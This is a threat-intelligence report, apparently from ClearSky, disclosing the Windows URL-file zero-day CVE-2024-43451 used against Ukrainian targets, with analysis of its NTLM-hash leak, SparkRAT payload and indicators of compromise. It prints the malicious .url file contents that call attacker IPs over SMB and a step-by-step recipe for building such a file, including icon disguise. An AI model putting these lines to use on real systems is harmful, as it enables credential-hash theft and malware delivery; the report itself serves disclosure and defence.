



Contents

New Zero-Day Vulnerability Detected ITW: CVE-2024-43451

Abstract	3
Analysis	4
URL File Analysis	
URL File Infrastructure Analysis	
NTLM Hash Exfiltration	6
Analysis of the URL File Zero-Day Vulnerability	8
Information Shared by CERT-UA	10
Previous Attacks with Similar Scenarios	13
Indicators of Compromise:	14




Abstract


Our team has detected a new zero-day vulnerability on several Windows systems. The vulnerability activates URL files, leading to malicious activity.

The malicious files were downloaded from an official Ukrainian government site. The site allows users to download academic certificates.

The vulnerability is exploited by generating a URL file that can be activated using the following non-standard actions:

- 1. A single right-click (in all versions of Windows).
- 2. Deleting the file by using the delete button (only in Windows 10/11).
- 3. Dragging the file to another folder (on Windows 10/11 and in some configurations of Windows 7/8/8.1).





The research has been shared with **CERT-UA**. The Ukrainian CERT revealed that the URL file is propagated as part of a campaign by threat actor **UAC-0194**, suspected as Russian, that targets entities in Ukraine.

The research has also been shared with the **MSRC** (Microsoft Security Response Center). Microsoft created a security patch for Windows systems to fix the vulnerability, giving it the CVE identifier CVE-2024-43451. The security patch was published on November 12th, 2024. We would like to thank **all our colleagues that took part in the research**.

Copyright © 2024, ClearSky Cyber Security Ltd ("ClearSky"). All Rights Reserved.



Analysis

Initial Detection

The first stage in our research was detecting a suspicious zip file downloaded from a Ukrainian government website using our threat hunting infrastructure.

The file details are: File name: humeniuk_liubov_stanislavivna[.]zip File type: ZIP Md5: 948fe6bc00c9d95e22557718d69c92ca Sha1: e4f894e9a4d33f5202db75a10bcd0b54348ea13f8 Sha256: 07b417ffa08f12201eceba3688690bd5c947f657be00e3c883f6ec342ec5c344 $\hat{\Box}$ Follow \checkmark C Reanalyze 🛃 Download 🗸 More 07b417ffa08f12201eceba3688690bd5c947f657be00e3c883f6ec342ec5c344 8 ZIP 496.34 KB 23 hours ago humeniuk_liubov_stanislavivna.zip

The ZIP file was first submitted to VirusTotal on June 21st, 2024, by an unregistered user from Ukraine. It was downloaded from hXXps[://]**doc[.]osvita-kp[.]gov[.]ua**/uploads/53/199804/humeniuk_liubov_stanislavivna[.]zip.

doc[.]osvita-kp[.]gov[.]ua is an official Ukrainian government site, belonging to the department of education and science of the Kam'yanets'-Podil's'kyi municipality.

The ZIP archive contains two files and is detected as containing two known vulnerabilities:

- CVE-2023-320462 Microsoft Windows MSHTML Platform Privilege Escalation Vulnerability.
- CVE-2023-360251 Microsoft Windows SmartScreen Security Feature Bypass Vulnerability.

u download.zip File Commands Tools Favorites Option:	Help			-	F.
Add Extract To Test View D	elete Find	Wizard	Info VirusScan	Comment SFX	
Vame	Size	Packed	Туре	Modified	CRC32
			File folder		
🔊 526142.pdf	517,896	507,634	Adobe Acrobat Do	5/3/2024 10:56	646E1B01
Ͽ Гуменюк Любов Станіславівна.url	407	241	Internet Shortcut	6/5/2024 4:31	8186EA41

A PDF file and a URL file contained by the ZIP archive

The files contained in the ZIP archive are the following:

¹ msrc.microsoft.com/update-guide/vulnerability/CVE-2023-36025

Copyright © 2024, ClearSky Cyber Security Ltd ("ClearSky"). All Rights Reserved.



• A PDF file that is not flagged as malicious. The file contains a graduation diploma from Odesa Polytechnic National University awarded to Humeniuk Liubov Stanislavivna (Ukrainian: Гуменюк Любов Станіславівна).



• A URL (internet shortcut) file:



URL File Analysis

The URL refers to an external server on IP address 92[.]42.96.30 using the SMB protocol (file://), to access two EXE files with similar names.

- Certificate+AF8hFgBf-45052389+AF8-005553[.]exe
- Certificate_Activate_45052389_005553[.]exe

The files have different URL addresses on the same server.

When examining the URL file, **ClearSky's team exposed a new vulnerability**, unrelated to the two vulnerabilities mentioned above: **<u>Right clicking the file establishes a connection to an external server</u>**.

💽 System	4	TCP	56018	92.42.96.30	microsoft-ds	SYN_SENT
💽 System	4	TCP	56019	92.42.96.30	microsoft-ds	SYN_SENT
💽 System	4	TCP	56020	92.42.96.30	netbios-ssn	SYN_SENT

Communication analysis for the URL file after a single right click. Communication with IP address 92[.]42.96.30 is observed

URL File Infrastructure Analysis



IP address 92[.]42.96.30 belonged, until August 2024, to Saltu[.]Cloud, a **Russian company** that provides Virtual Private Servers (VPS) and allows payment **using virtual currency**. What raised our suspicion was that a file from a Ukrainian government website would communicate with a server of this sort.

WHOIS record: 20)24-03-18			
Record updated: 2024-03-18	Last scanned: 2024-08-30	Expiration: Expiration N/A	Created: 6 months ago	Show diff
Values Raw				
Attribute Val	ue			
WHOIS server	rdap.db.ripe.net			
Registrar	RIPE			
Domain status	active			
Email	abuse@saltu.cloud - (abuse) noc@altawk.com - (tech, admin mail@saltu.cloud - (registrant))		
Name	NOC - (tech, admin) saltu.cloud - (registrant) Abuse contact role object - (abu	use)		
Organization	-			
Street	noc@altawk.com - (tech, admin 55 jana kazimierza - (abuse, reg			
City	warszawa - (abuse, registrant)			

The WHOIS details for IP address 92[.]42.96.30

😴 Šaltu Cloud - Эффективное рец 🗙 🕂	v ·
\leftrightarrow $ ightarrow$ $ extbf{C}$ $ ilde{}$ saltu.doud	A 10
Set as default Set as default	Russian English : X
Administration 🌍	Google Translate
Media	
Don't forget t	to subscribe
Telegram channel @Saitu_Cloud	
0 💎 10 Q 🚜 V/SA	

A webpage from Šaltu Cloud's website, translated from Russian The site allows payment in digital currency, providing contact through Telegram

NTLM Hash Exfiltration



In addition, a sandbox execution raised an alert about an attempt to pass the NTLM (NT Lan Manager) Hash² through the SMB³ (Server Message Block) protocol. After receiving the NTLM Hash, an attacker can carry out a Pass-the-Hash attack to identify as the user associated with the captured hash without needing the corresponding password.

HTTP Reque	ests 51	Connections	47	DNS Requests	8	Threats	4	Filter by message
Timeshift	Class			PID	Process	name		Message
20496 ms	Potential C	orporate Privacy \	Violation		System			POLICY [ANY.RUN] Attempt to connect to an external SMB server
22037 ms	Potential C	orporate Privacy \	Violation		System			POLICY [ANY.RUN] NTLM Over SMB (NTLMSSP_NEGOTIATE)
22039 ms	Potential C	orporate Privacy \	Violation		System			POLICY [ANY.RUN] NTLM Over SMB (NTLMSSP_NEGOTIATE)
22544 ms	Potential C	orporate Privacy \	Violation	4	System			POLICY [ANY.RUN] Possible NTLM Hash leak over SMB (NTLMSSP_AUTH)

An attempt to pass the NTLM hash through SMB protocol, as observed on AnyRun

Detecting Similar Files

A search for several unique strings that appear in the URL file yielded dozens of similarly structured URL files that contain the vulnerability exposed by ClearSky's research team. The first of them, submitted to VirusTotal on April 10th, 2024, is named images/Certificate_%E2%84%96_45052389_005553[.]zip[.]url:

t:[49444c6973743d] content:[486f744b65793d30] content:[50726f70333d31392c39] content:[5b496e7465726e4	557453686f72746375745d} conte	ent:{5b496e Sm	art search 😤 土		
☐					
	Sort by 🗅	\sim Filter by \sim	Export 🗸	Tools \checkmark	н
	Detections	Size First	seen Last seer	n Submit	itters
aac3f49b8c875ca842f96dd6dde194102944907a956fad1ff1cff14c64aaf2	9 / 60	491 B	04-10 2024-04-1 11:51 19:21:51	11	
0efe4a603dd59b377798ae2889fe47a851f79e36d1a925d327a93416204d17… → ⊙ ⊙ Weligama Bay Marriott Resort Voiceover Project Brief.url mi cve202336025 cve20233006 exploit	4 / 61	416 B	04-23 2024-04-2 11:19 13:36:38	2	
6c6ba73e4c80853219121f922e60564720d414bf42d8bc542dac800560d1eb… → ◆ ◇ ○ Holiday Shores Beach Club Project Brief.url mi exploit cve-202336025 cve-202332046	3 / 61	401 B	04-25 2024-04-2 6:47 09:16:47	T 1	
df74298b2ecb33558bd34b7d59bcade5901eb5db1b61ce9aa1ae27e597f4f5… ⊕ ⊙ ⊙ Weligama Bay Marriott Resort Voiceover Project Brief.url (m) ©ce202346025 ©ce202348046 exploit	4 / 62	420 B	05-03 2024-05-0 4:55 00:44:55	1	
928cdef8fb7c2ba9aa96ab726d74aa7a18b032102d9ec4ed00e7559f98c1bd	5 / 62	551 B	05-03 2024-05-0 4:20 21:04:20	- 1	
e4a6368556c15d316960bd605827c00e336ef6e56c369990803a46ff69dfd4…	3 / 63	410 B 2024 02:2	05-07 2024-06-1 44:30 16:39:52	3	

The file name structure (beginning with "Certificate" and ending with the digits 005553) was also observed in the initial URL file analyzed (downloading EXE files with the same filename). The file communicates with an IP address from the same range with which the first detected URL file communicates – 92[.]42.96.**10**⁴.

² NTLM is a suite of Microsoft security protocols intended to provide authentication, integrity, and confidentiality to users.

³ SMB is a client-server communication protocol used for sharing access to files, printers, serial ports and other resources on a network.

⁴ While the first detected URL file communicates with IP address 92[.]42.96.**30**.

Copyright © 2024, ClearSky Cyber Security Ltd ("ClearSky"). All Rights Reserved.



<pre>[InternetShortcut] URL=file://92.42.96.30/pdp.nacs.gov.ua/Certificate_Activate_45052389_005553.exe IconIndex=1 HotKey=0 IDList= IconFile=C:\Windows\System32\SHELL32.dll [{009862A0-0000-0000-c000-00000005986}] Prop3=19,9 [{000214A0-0000-c000-c000-c00000000046}] [InternetShortcut.A] [InternetShortcut.W]</pre>	<pre>[InternetShortcut] URL=file://92.42.96.10/sharedata/Certificate_ 45052389_005553.exe IconIndex=13 HotKey=0 IDList= IconFile=C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe [{009862A0-0000-0000-c000-00000005986}] Prog3=19,9 [{000214A0-0000-0000-c000-0000000046}] [InternetShortcut.A]</pre>
	[InternetShortcut.W]
URL=file://92.42.96.30/Activation/Certificate+AF8hFgBf-45052389+AF8-005553.exe	URL=file://92.42.96.10/sharedata/Certificate+AF8hFgBf-45052389+AF8-005553.exe

Left: The first detected file, downloaded from gov[.]ua. Right: the first file submitted to VT, on April 10th, 2024

The other files detected exploiting the new vulnerability followed a similar attack scenario that ended with the installation of **Redline Stealer** malware.

The similarity has two possible explanations:

- 1. One attacker using different types of malware (the initial file installs SparkRAT malware).
- 2. Two different threat actors exploiting the same vulnerability.

Analysis of the URL File Zero-Day Vulnerability

An analysis of the initial URL, downloaded from gov[.]ua, revealed the following two lines of code that enable exploiting the vulnerability:

- 1. [Internet Shortcut].
- 2. URL=file://XXX.XXX.XXX.XXX XXX can be any IP address, won't work in http or https must be SMB protocol.

The stages for creating the file that exploits the vulnerability are as follows:

Creating a text file and adding the above two lines:

🗐 test.brt - Notepad	-	×
File Edit Format View Help		
[InternetShortcut] URL=file://10.10.10.10		^

Saving the file as a URL file:



A single right click establishes communication with the attacker's server via SMB protocol:

Copyright © 2024, ClearSky Cyber Security Ltd ("ClearSky"). All Rights Reserved.



	2 -	🗋 google.com	
		Open in browser Start: 07.08.2024, 16:52	
	Win10 64 bit	atart: 07.00.2024, 10.02	
		07:17 Q A	dd time 🔱 Stop
		07.17	ud time O supp
	🛨 CPU	0%	RAM 36%
	Processes Filter by PID	or name	Only important
	2228 COM Textinpu	utHost.exe -ServerName:InputA	pp.Appxjd5de1g66v2
Open The regular right click meno will	2 %	9	68 🚺 1k 💣 92
Restore previous gersions be opened but also a concession	▼ 4552 SUS explorer	lexe	
Send to > will be made using the			6k 👔 5k 💣 294
explored less			
Cut	► 6260 chrome.e	xe -disk-cache-dir=null -disk-ca	iche-size=1media-ca
Сору			6k 🔛 1k 💣 119
Create shortcut			
Delete	6508 notepad.e	exe C:\Users\admin\Desktop\te	st.txt
Rename		6	07 📑 294 💣 48
Properties			
		•••••	
Edge		Win10 64 bit Complete Q 02-24	O Add time (1) Stop
		Complete 2 03:34	Q Add time U Stop
For a construction of the			Q Add time 신 Stop RAM 37%
		Complete 2 03:34	
Chard System 2		Complete 2 03:34 CPU 0%	RAM 37%
		Complete 203:34 CPU 0% Processes Filter by PID or name	RAM 37%
Economia S B B B B B B B B B B B B B B B B B B		Complete 203:34 CPU 0% Processes Filter by PID or name	RAM 37%
Economia S B B B B B B B B B B B B B B B B B B		Complete 303:34 CPU 0% CPU 0% Processes Filter by PID or name 2228 COM TextinputHost.exe -Server	RAM 37%
Char San		Complete Complete Complete CPU 0% CPU 0% CPU 0% CPU 0% CPU 2228 COM TextinputHost.exe Sorvert 4552 605 Sorvert 4552 605	RAM 37%
Economia S B B B B B B B B B B B B B B B B B B		Complete CPU 0% CPU 0% CPU 0% CPU 0% CPU 0% COMPLete Server 4552 605 explorer.exe	RAM 37%
Char San		Complete 303:34 CPU 0% CPU 0%	RAM 37% Only important same input/app. Applighted gibler/2. 0 cd 1 cd
Char San		Complete O3:34 CPU 0% CPU	RAM 37% Only important tame: Input App AppXjd5de1g66v2 0ref 21 21 0ref 21 21 21
Char San		Complete On:3:34 CPU 0% CPU 0% Processes Filter by PID or name 2528 COM TextInputFloat exe -Server 4552 5006 extorms.exe -disk cache dir c	RAM 37% Only important same input/app. Applighted gibler/2. 0 cd 1 cd
Char San		Complete On:3:34 CPU 0% CPU 0% Processes Filter by PID or name 2528 COM TextInputFloat exe -Server 4552 5006 extorms exe -disk cache dar c	RAM 37% Only important tame: Input App AppXjd5de1g66v2 0ref 21 21 0ref 21 21 21
Char San		Complete On:3:34 CPU 0% CPU 0% Processes Filter by PID or name 2528 COM TextInputFloat exe -Server 4552 5006 extorms exe -disk cache dar c	RAM 37% Only important tame: Input App AppXjd5de1g66v2 0ref 21 21 0ref 21 21 21
Char San		Complete On:3:34 CPU 0% CPU 0% Processes Filter by PID or name 2528 COM TextInputFloat exe -Server 4552 5006 extorms exe -disk cache dar c	RAM 37% Only important tame: Input App AppXjd5de1g66v2 0ref 21 21 0ref 21 21 21
See a See a		Complete O3:34 CPU 0% CPU 0% Processes Filter by PIO or nome C225 COM TextInguitHost exe Server 4552 655 655 655 655 655 655 655 655 655	RAM 37% Only important tame: Input App AppXjd5de1g66v2 0ref 21 21 0ref 21 21 21
See a See a		Complete On3:34 CPU 0% CPU 0% Construction Constr	RAM 37% Only important tame: Input App AppXjd5de1g66v2 0ref 21 21 0ref 21 21 21
Series Series Series Series		Complete O3:34 CPU 0% CPU 0% CPU 0% CPU 0% Construction	RAM 37% Only important tame: Input App AppXjd5de1g66+2 945 21 21 945 21 21 21 945 21 21 21 945 21 21 21 946 21 24 2198 104 -dd4 cache store1 -mesa ca.
See a See a	^ ⊕ □ 40 200PM 2/2004	Complete Onside Onside CPU 0% CPU 0% Processes Filter by PR0 or name 2228 COM TextInguitHostere Sorver 4552 BMB explorer.exe 4552 BMB explorer.exe 4552 BMB explorer.exe 6500 notepad.exe C\User\ladmin Process details ID 4552 Malicious Start: Refore Indicators: +3	RAM 37% Only important tame: Input App AppXjd5de1g66+2 945 21 21 945 21 21 21 945 21 21 21 945 21 21 21 946 21 24 2198 104 -dd4 cache store1 -mesa ca.
Image: Series of the series	 승규 40 200 PM 	Complete O3:34 CPU 0% CPU 0% CPU 0% CPU 0% Construction	RAM 37% Only important tame: Input App AppXjd5de1g66+2 945 21 21 945 21 21 21 945 21 21 21 945 21 21 21 946 21 24 2198 104 -dd4 cache store1 -mesa ca.
Series Series Series Series Series Series Series Series Series Series Series Series		Complete Onside Onside Complete Onside On	RAM 37% Only important tame: Input App AppXjd5de1g66+2 945 21 21 945 21 21 21 945 21 21 21 945 21 21 21 946 21 24 2198 104 -dd4 cache store1 -mesa ca.
Vertical Contentions	 ▲ 0 200 PM 20/2004 ■ 100 2009 ■ 100 20	Complete Onside Onside Complete Onside On	RAM 37% © Only important vanschrputApp.AppXdf3de1g66r2 0 0.10 1 0 0.11 21 0 0 0.12 21 0 0 0.11 21 0 0 0.11 21 0 0 0.11 1.11 0 119 VDesktop/text.tt 1 0 46
Image: Section 1 Image: Section 1	^ ତ୍ତି ⊑ጋ 40 200 PM □ ₽//2004	Complete Onside Onside CPU 0% CPU 0% CPU 0% CPU 0% CPU 0% CONSIDE Consider and the consideration of the considerati	RAM 37% © Only important tame: hputApp.dpd/dddfg/ddf_ddf_ddf_ddf_ddf_ddf_ddf_ddf_ddf_ddf

The URL file's icon can be changed to an icon of choice by adding the lines:

IconIndex=X (X being any number between 1-300 or 350)

IconFile=C:\Windows\System32\SHELL32.dll

As seen in the following screenshot:

//// *test1.txt - Notepad	
File Edit Format View Help	
[InternetShortcut]	
URL=file://92.42.96.30/pdp.nacs.gov.ua/Certificate_Activate_45052389_005553.exe	2
IconIndex=4	
IconFile=C:\Windows\System32\SHELL32.dll	

The result looks as follows:

Copyright © 2024, ClearSky Cyber Security Ltd ("ClearSky"). All Rights Reserved.





Further investigation yielded that in Windows 10 and 11 operating systems, the action of **dragging** the file from one folder to another (this does not happen when the file is copied and pasted by Ctrl+C, Ctrl+V) or **deleting** the file makes the file communicate with the embedded server and only then be deleted or moved.

On Windows 7, 8, and 8.1, the file did not initiate communication when dragged or deleted, unless the target folder was open at the time of dragging (this did not happen on the first attempt but was observed only after 2-3 attempts). That is, <u>the newly detected vulnerability is more exploitable on Windows 10/11 operating systems.</u>

Information Shared by CERT-UA

CERT-UA shared technical information with ClearSky regarding the email sent to the target to launch the attack chain. The lure email message is sent from a Ukrainian government server. The message body includes a demand to renew the academic certificate, as the current certificate is allegedly about to expire.

When clicking the URL file (even on a single right click), communication is established with the attacker's server, eventually leading to downloading a file named **Certificate**_Activate_45052389_**005553**[.]exe. The file is signed by an unverified signature of **Jiangxia Information Technology (Huizhou) Co**.

Subject Jiangxia Information Technology (Huizhou) Co.				
Name	Jiangxia Information Technology (Huizhou) Co.			
SN	0A 3E 42 04 89 E9 95 0F AE 01 50 30 62 54 54 C0			
Issuer	Jiangxia Information Technology (Huizhou) Co.			
Valid from	02:02 AM 02.08.2023			
Valid to	01:02 AM 02.08.2026			
Valid usage	Code Signing			
Algorithm	sha256			
Thumbprint	CF 71 43 65 88 8F 38 D1 C9 3A C4 7A D8 46 AC 92 08 71 34 F7			


The unverified signature of Jiangxia Information Technology (Huizhou) Co.





Actions carried out by executing file certificate_activate_45052389_00553[.]exe

When executing the file, an error message appears stating the certificate has been activated, and the information has been sent to the governmental certification system.



The attackers use an error message to claim that the certificate has been successfully activated after executing the file

Then a file named Learn[.]cmd is dropped and executed. The CMD file includes commands encoded by adding garbage strings and using several variables that, when put together, create the commands:

Copyright © 2024, ClearSky Cyber Security Ltd ("ClearSky"). All Rights Reserved.



? Learn.cmd	ϕ Submit to analyze	生 Download
Dropped ASCII text, with very long lines (1866), with CRLF line terminators (24.66 kb) Mime: text/plain Entropy: 5.02		
Main HEX Preview		
Set Conclude=/		
IvELiz Constitution Tender Bra Trace Faqs Communicate		
afStrike		
BOjJail Lightweight Viii Oxide Livestock Arnold Strategy Justify		
pkStartup Wang Conduct Ceo Discussed Tournament		
HbaFlu Html		
rYJCoupons Happened Massachusetts		
pVGyCents		
GPVisa Oil		
sQKNovels Compared Nintendo Exclude		
Set Brazilian=S		
liZSectors Separated Wc Simpson Albania Wires Scheduled Dubai		
iVbSpecialized Metabolism Warned Grenada Should Summit		
oZVFVacancies Mariah Automated		

The commands carried out by file Learn[.]cmd:

- Tasklist[.]exe listing all tasks running on the system.
- findstr /l avastui.exe avgui.exe nswscsvc.exe sophoshealth.exe checking for installed AV engines.
- findstr /l "wrsa.exe opssvc.exe" checking for additional security components.
- findstr /V "RealizedLivingFiredVotes" Cornwall finding the file "Cornwall", generated by Certificate_Activate_45052389_005553[.]exe, that contains an executable header and the string RealizedLivingFiredVotes. The executable is generated ignoring the string. The "Cornwall" file:

in HEX																	
00000000		•	lighl	ight	cha	rs											View HEX Te
00000000	52	65	61	6C	69	7A	65	64	4C	69	76	69	6E	67	46	69	RealizedLivingF
00000010	72	65	64	56	6F	74	65	73			4D	5A			03		redVotes MZ
00000020																	
0000030			40														
00000040																	
00000050								01									
0000060						4C			54	68	69	73	20	70	72	6F	!L.!This pr
00000070	67	72	61	6D	20	63	61	6E	6E	6F	74	20	62	65	20	72	gram cannot be
00000080	75	6E	20	69	6E	20	44	4F	53	20	6D	6F	64	65	2E	0D	un in DOS mode.
00000090	0D	0A									76	A3	54	68	32		\$v.Th2
000000a0	ЗA	ЗB	32		ЗA		32		ЗA			62		ЗB	33		:;2.:;2.:;.b.;3
000000b0	ЗA	3B	74	93	DA				3A		74			ЗB	2B		:;t.;.;t.;+
000000c0	ЗA	3B	74	93	DB	3B	05										:;t;.

Final Payload

Further actions in the attack scenario:



- Using programming language Autolt to execute SparkRAT malware.
- Creating scheduled task Wave360 Sync Technologies Co\SyncWave360[.]js to establish persistence.
- Creating an additional layer of persistence by copying file **SyncWave360[.]js** to the startup folder.
- SparkRAT communicates with server 77[.]83.172.47 via port 8000.

SparkRAT is an open-source malware available on GitHub⁵. Following are the malware's features from the GitHub page:

Feature/OS	Windows	Linux	MacOS
Process manager	×	1	×
Kill process	×	1	1
Network traffic	×	× .	×
File explorer	×	× .	×
File transfer	×	× .	×
File editor	×	× .	×
Delete file	×	× .	×
Code highlight	×	× .	×
Desktop monitor	×	× .	×
Screenshot	×	1	×
OS info	~	1	×
Terminal	×	× .	1
* Shutdown	~	× .	×
* Reboot	×	× .	×
* Log off	×	×	×
* Sleep	×	×	×
* Hibernate	×	×	×
* Lock screen	1	×	×

Previous Attacks with Similar Scenarios

This attack vector is not unique and has been observed in past attacks:

- An attack campaign by cognitive actor Handala, that included impersonating CrowdStrike.
- A campaign propagating a generic stealer, not attributed to a specific actor (Lumma Stealer).

ClearSky assesses this is a common process (possibly facilitated by a public tool), used by attackers to evade detection by AV engines.

⁵ github.com/XZB-1248/Spark

Copyright © 2024, ClearSky Cyber Security Ltd ("ClearSky"). All Rights Reserved.



Indicators of Compromise:

Files (SHA-256):

aac3f49b8c875ca842f96dd6dde194102944907a956fad1ff1cff14c64aaf2e0 07b417ffa08f12201eceba3688690bd5c947f657be00e3c883f6ec342ec5c344 0efe4a603dd59b377798ae2889fe47a851f79e36d1a925d327a93416204d1767 6c6ba73e4c80853219121f922e60564720d414bf42d8bc542dac800560d1eb36 df74298b2ecb33558bd34b7d59bcade5901eb5db1b61ce9aa1ae27e597f4f58d 928cdef8fb7c2ba9aa96ab726d74aa7a18b032102d9ec4ed00e7559f98c1bdf9 e4a6368556c15d316960bd605827c00e336ef6e56c369090803a46ff69dfd4ac 715a69b898bd0a056098d24505046391e29381f671952d5e860c0cb41779a49f c423ea5a16e33d3b988358ad649bb43a3265cad8e118ed91863d8b9dc3e8f8f9 caba3a8900302df5b83d260ed1f4da19b68f8c2d1b92c6dfc91b2ca01f14a1ef 8cf24fe1384ca8ea763081b78fd14995704bbd73a871ebe1c362053767aeec20 5499a4bf696fdbbe41cdc2bc9efae2df93306a135643a3651701c5ca57570eb7 ad10aaac2661b2dd17ef586a2bf8f3dca7a82abda2580dbd3aca2d52cc5460ae 6de2602f486985bfadae3b4ac06af041f22fd41559954a6ecd262f7c3a8aa681 d6d77204740bd3bdd2fd5e918a7ba9134c1d7d10eb3d6972749009dd50df6cc8 34073f2055002791ed3cad21be0e94b33ff4345eab8a5e7801dfdafa7cc2fb99 e2ad6fa6dbe71e9ab10dcf3bad4b82538dabe34a3011fdaa2eeb302b67ea776d 6ec7f86cc19df1fef8063242ef6861355cc7ed25a669de842e1cda7332eca343 994fa6d6b44379a8271e0936cf2a2e898de4f720ab8c1fec98be674f20df883d

IP addresses: 92.42.96[.]10 92.42.96[.]30 89.23.102[.]251 89.23.101[.]101 77.83.172[.]47